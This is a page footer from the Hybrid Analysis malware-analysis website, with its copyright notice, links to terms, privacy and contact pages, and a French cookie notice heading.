© 2024 Hybrid Analysis — Hybrid Analysis Terms and Conditions of Use — Hybrid Analysis Privacy Notice — Site Notice — Your Privacy Choices 🚧 — Contact Us

À PROPOS DES COOKIES SUR CE SITE